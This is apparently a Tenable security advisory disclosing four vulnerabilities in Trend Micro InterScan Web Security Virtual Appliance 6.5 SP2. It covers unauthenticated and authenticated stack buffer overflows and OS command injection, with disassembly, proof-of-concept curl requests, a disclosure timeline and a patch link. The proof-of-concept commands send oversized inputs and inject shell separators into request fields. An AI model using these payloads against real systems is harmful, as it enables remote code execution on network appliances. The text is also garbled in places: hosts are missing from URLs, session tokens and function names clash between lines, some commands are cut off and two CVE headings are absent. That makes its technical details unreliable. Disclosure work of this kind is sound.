

# Trend Micro InterScan Web Security Virtual Appliance Multiple Vulnerabilities

High

[← View More Research Advisories](#)

## Synopsis

Tenable found multiple vulnerabilities in Trend Micro InterScan Web Security Virtual Appliance (IWSVA) 6.5 Service Pack 2, build 1901.

### CVE-2020-28578: Unauthenticated Remote Stack Buffer Overflow

The flaw exists in the Java\_com\_trend\_iwss\_gui\_IWSSJNI\_DecryptPasswd function in libuiautil.so due to improper validation of user-supplied data before copying it to a fixed-size, stack-based buffer via the strcpy function:

```
.text:0001EC00 Java_com_trend_iwss_gui_IWSSJNI_DecryptPasswd proc near
.text:0001EC00 ; DATA XREF: LOAD:00003770f0
.text:0001EC00
.text:0001EC00 dest= dword ptr -42Ch
.text:0001EC00 src= dword ptr -428h
.text:0001EC00 var_424= dword ptr -424h
.text:0001EC00 var_41C= byte ptr -41Ch
.text:0001EC00 var_10= dword ptr -10h
.text:0001EC00 var_C= dword ptr -0Ch
.text:0001EC00 var_8= dword ptr -8
.text:0001EC00 var_4= dword ptr -4
.text:0001EC00 arg_jniEnv= dword ptr 4
.text:0001EC00 arg_jstringPassword= dword ptr 0Ch
.text:0001EC00
.text:0001EC00 ; __unwind {
.text:0001EC00 sub esp, 42Ch
.text:0001EC06 mov [esp+42Ch+var_C], esi
.text:0001EC0D mov esi, [esp+42Ch+arg_jniEnv]
.text:0001EC14 mov edx, [esp+42Ch+arg_jstringPassword] ; attacker-controlled
.text:0001EC18 mov [esp+42Ch+var_10], ebx
.text:0001EC22 mov [esp+42Ch+var_8], edi
.text:0001EC29 lea edi, [esp+42Ch+var_41C]
.text:0001EC2D mov [esp+42Ch+var_4], ebp
.text:0001EC34 mov eax, [esi]
.text:0001EC36 call sub_19780
.text:0001EC3B add ebx, 60FA9h
.text:0001EC41 mov [esp+42Ch+src], edx
.text:0001EC45 mov [esp+42Ch+var_424], 0
.text:0001EC4D mov [esp+42Ch+dest], esi
.text:0001EC50 convert jstring to "char"
.text:0001EC50 call [eax+JNIEnv.GetStringUTFChars]
.text:0001EC56 mov [esp+42Ch+dest], edi ; fixed-size stack buf -> stack overflow !
.text:0001EC59 mov [esp+42Ch+src], eax ; attacker-controlled
.text:0001EC5D mov ebp, eax
.text:0001EC5F call _strcpy
...
```

### Proof of Concept

An unauthenticated, remote attacker can exploit the vulnerability by sending a specially crafted HTTP message to URL /rest/windows\_client\_status on HTTPS port 8443:


```
curl -ski -d 'ip=localhost&basic=true&encry=false&password='${python -c "print 'A'*0x1000"} https://:8443/rest/windows_client_status
```

The attacker can potentially achieve remote code execution with the privileges of the iscan account.

### CVE-2020-28579: Authenticated Remote Stack Buffer Overflow

The flaw exists in the MailNotification function in libuiautil.so due to improper validation of user-supplied data before copying it to a fixed-size, stack-based buffer via the strcat function:

```
.text:00048950 MailNotification(char const*, char const*, char const*, char const*, char *) proc near
.text:00048950 ; CODE XREF: MailNotification(char const*,char const*,char const*,char const*,char *)fj
.text:00048950 ; DATA XREF: LOAD:00005C10f0
.text:00048950 ; .got.plt:off_803F8f0
.text:00048950
.text:00048950 buf= dword ptr -564Ch
.text:00048950 c = dword ptr -5648h
.text:00048950 n = dword ptr -5644h
.text:00048950 var_5634= dword ptr -5634h
.text:00048950 var_5630= dword ptr -5630h
.text:00048950 var_562C= byte ptr -562Ch
.text:00048950 var_542C= byte ptr -542Ch
.text:00048950 var_502C= byte ptr -502Ch
.text:00048950 dest= byte ptr -3C2Ch
.text:00048950 var_282C= dword ptr -282Ch
.text:00048950 var_2828= byte ptr -2828h
.text:00048950 var_1428= dword ptr -1428h
.text:00048950 var_1424= byte ptr -1424h
.text:00048950 arg_mail_queue_path= dword ptr 4
.text:00048950 arg_sender_addr= dword ptr 8
.text:00048950 arg_trendlab_addr= dword ptr 0Ch
.text:00048950 arg_mailsubject= dword ptr 10h
.text:00048950 arg_bodymsg= dword ptr 14h
.text:00048950
.text:00048950 ; __unwind {
```



An authenticated, remote attacker can exploit the vulnerability by sending a specially crafted HTTP message to URL `/urlf_reclassifyurl.jsp` on HTTPS port 8443:

```
curl -s -i -d "wherefrom=&wronglogon=&nouid=reports_only_user&passwd=&pwd=Log+on" https://:8443/uilogonsubmit.jsp
HTTP/1.1 302 Found
Cache-Control: no-cache
Content-Length: 0
Content-Type: text/html; charset=UTF-8
Date: Fri, 24 Jul 2020 20:14:44 GMT
Location: https://:8443/index.jsp?CSRFGuardToken=55MYNQMBK8KC3EB9TXC3FKQKH3720GX&summary_scan
Pragma: no-cache
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=B3C680FE9EE880442FD8813D58496A; Path=/; Secure; HttpOnly
```

```
curl -sk --cookie 'JSESSIONID=B3C8680FE9EE884422FD8813D58496A' -d 'op=send&url=MyUrl&sender_note=MySendNote&mailsubject=MyMailSubject&sender_addr='${python -c "print 'A'*0x100
```

The attacker can potentially achieve remote code execution with the privileges of the iscan account.



The flaw exists in the `Java_com_trend_iwss_gui_IWSSJNI_AddVLANItem` function in `libuiawutil.so` due to improper validation of user-supplied data before passing it to a system shell:

```
.text:00020620 lea     eax, [ulsrIwssAdminUI - 7FBE4h][ebx] ; "/usr/iwss/AdminUI/ui_ctl.sh"
.text:00020626 mov     [esp+24Ch+param1], eax
.text:0002062A lea     eax, [a$AddvdlanItem$ - 7FBE4h][ebx] ; "%s addVLANItem %s"
.text:00020630 mov     [esp+24Ch+param1], edx
.text:00020633 mov     [esp+24Ch+param5], ebp ; attacker-controlled string
.text:00020637 mov     [esp+24Ch+param3], eax ; format
.text:00020638 mov     [esp+24Ch+param2], 1Ffh ; 1Ffh ; maxlen
.text:00020643 mov     [esp+24Ch+var_220], edx
.text:00020647 call    _sprintf
.text:0002064C mov     edx, [esp+24Ch+var_220]
.text:00020650 mov     [esp+24Ch+param1], edx ; char *
.text:00020653 call    system_with_fd_closed(char const*)
...
```

An authenticated, remote attacker can exploit the vulnerability by sending a specially crafted HTTP message to URL `/servlet/com.trend.iwss.gui.servlet.ManageVLANSettings` on HTTPS port 8443:

```
curl -sk -d 'wherefrom=&wronglogin=no&uid=admin&passwd=&pwd=Log+On' https://:8443/ui/ologonsubmit.jsp
HTTP/1.1 302 Found
Cache-Control: no-cache
Content-Length: 0
Content-Type: text/html; charset=UTF-8
Date: Sat, 25 Jul 2020 01:32:57 GMT
Location: https://:8443/index.jsp?CSRFGuardToken=34GIIPQZU0896UP9P566UHSU54038UX&summary_scan
Pragma: no-cache
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=E96E748E0799158058751A2F1E38D63E; Path=/; Secure; HttpOnly
```

```
curl -s -k --cookie 'JSESSIONID=E96E748E079915805B771A2F1E38D63E' -d 'CSRFGuardToken=J4GIIPZU0U8896UP9P566UHSU54030UX&action=add&ip=MyIp&submask=MySubMask&port=MyPort&id=MyId;token=MyToken' http://10.10.10.10:8080/iscan/iscan.do
The attacker can execute arbitrary OS commands with the privileges of the iscan account.
```



The flaw exists in the `Java_com_trend_iwss_gul_IWSSJNI_ModifyVLanItem` function in `libiuautil.so` due to improper validation of user-supplied data before passing it to a system shell:

```
.text:0002088D mov     eax, [esp+24Ch+var_220]
.text:00020891 lea     ecx, [esp+24Ch+s]
.text:00020895 mov     [esp+24Ch+param5], edx ; attacker-controlled string
.text:00020899 mov     [esp+24Ch+param1], ecx
.text:0002089C mov     [esp+24Ch+param2], 1Fh ; maxlen
```



```
.text:000208B8 mov     [esp+24Ln+newJ, eax
.text:000208C0 call    _snprintf
.text:000208C5 lea     eax, [esp+24Ch+s]
.text:000208C9 mov     [esp+24Ch+param1], eax ; char *
.text:000208CC call    system_with_fd_closed(char const*)
...
```

#### Proof of Concept

An authenticated, remote attacker can exploit the vulnerability by sending a specially crafted HTTP message to URL /servlet/com.trend.iwss.gui.servlet.ManageVLANSSettings on HTTPS port 8443:

a) Login with a high privileged account

```
curl -s -k -d 'wherefrom=&wronglogon=no&uid=admin&passwd=&pwd=Log+On' https://:8443/ui/submit.jsp
HTTP/1.1 302 Found
Cache-Control: no-cache
Content-Length: 0
Content-Type: text/html; charset=UTF-8
Date: Sat, 25 Jul 2020 03:37:45 GMT
Location: https://:8443/index.jsp?CSRFGuardToken=K26DCQZV520QQRB7PXU1ZLEL9RB1KRT8&summary_scan
Pragma: no-cache
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=2867F790DE0F3B0445967CDEF6D9F609; Path=/; Secure; HttpOnly
```

b) Attack with valid credentials and CSRFGuardToken

```
curl -s -k --cookie 'JSESSIONID=2867F790DE0F3B0445967CDEF6D9F609' -d 'CSRFGuardToken=K26DCQZV520QQRB7PXU1ZLEL9RB1KRT8&action=modify&oldip=MyOldIp&oldsubmask=MyOldSubMask&oldport=
```

The attacker can execute arbitrary OS commands with the privileges of the iscan account.

#### Solution

Trend Micro has made a Critical Patch (CP) available for Trend Micro InterScan Web Security Virtual Appliance (IWSVA) 6.5 SP2. See <https://success.trendmicro.com/solution/000281954>.

#### Additional References

<https://success.trendmicro.com/solution/000281954>

#### Disclosure Timeline

08/17/2020 - Reported to Trend Micro. 90-day date is November 16, 2020.  
08/17/2020 - Trend Micro thanks us for sending the report. Will submit to the relevant technical team.  
08/18/2020 - Tenable acknowledges.  
09/14/2020 - Tenable asks for an update.  
09/14/2020 - Trend Micro is still looking into the reports. They will update us if there is any significant progress.  
09/14/2020 - Tenable thanks TM.  
09/30/2020 - Tenable asks for an update.  
09/30/2020 - TM says the reports are still being checked by developers. They will update us if there is any significant progress.  
10/28/2020 - Tenable asks for an update.  
10/29/2020 - TM says the developers are working on a fix.  
11/09/2020 - Tenable asks for an update.  
11/10/2020 - TM asks for an extension. Plans to issue bulletin around 2nd week of December.  
11/12/2020 - Tenable will not grant an extension, per policy.  
11/12/2020 - Tenable asks if TM will assign CVEs.  
11/16/2020 - TM responds with CVE assignments and a link to their bulletin.

All information within TRA advisories is provided "as is", without warranty of any kind, including the implied warranties of merchantability and fitness for a particular purpose, and with no guarantee of completeness, accuracy, or timeliness. Individuals and organizations are responsible for assessing the impact of any actual or potential security vulnerability.

Tenable takes product security very seriously. If you believe you have found a vulnerability in one of our products, we ask that you please work with us to quickly resolve it in order to protect customers. Tenable believes in responding quickly to such reports, maintaining communication with researchers, and providing a solution in short order.

For more details on submitting vulnerability information, please see our [Vulnerability Reporting Guidelines](#) page.

If you have questions or corrections about this advisory, please email [advisories@tenable.com](mailto:advisories@tenable.com)

#### Risk Information

CVE ID: [CVE-2020-28578](#)

[CVE-2020-28579](#)

[CVE-2020-28580](#)

[CVE-2020-28581](#)

Tenable Advisory ID: TRA-2020-63

CVSSv3 Base / Temporal Score: 7.3 / 6.6

CVSSv3 Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L

Affected Products: InterScan Web Security Virtual Appliance (IWSVA) 6.5 Service Pack 2, build 1901

Risk Factor: High

#### Advisory Timeline

11/16/2020 - Advisory published.

11/16/2020 - Updated advisory with CVEs and solution.

## FEATURED PRODUCTS

Tenable One Exposure Management Platform

Tenable.cs Cloud Security

Tenable.io Vulnerability Management

Tenable.io Web App Scanning

Tenable.asm External Attack Surface

Tenable.ad Active Directory

Tenable.ot Operational Technology

Tenable.sc Security Center

Tenable Lumin

Nessus

→ View all Products

## FEATURED SOLUTIONS

Application Security

Building Management Systems

Cloud Security Posture Management

Compliance

Exposure Management

Finance

Healthcare

IT/OT

Ransomware

State / Local / Education

US Federal

Vulnerability Management

Zero Trust

→ View all Solutions

## CUSTOMER RESOURCES

Resource Library

Community & Support

Customer Education

Tenable Research

Documentation

Trust and Assurance

Nessus Resource Center

Cyber Exposure Fundamentals

System Status

## CONNECTIONS

Blog

Contact Us

Careers

Investors

Events

Media

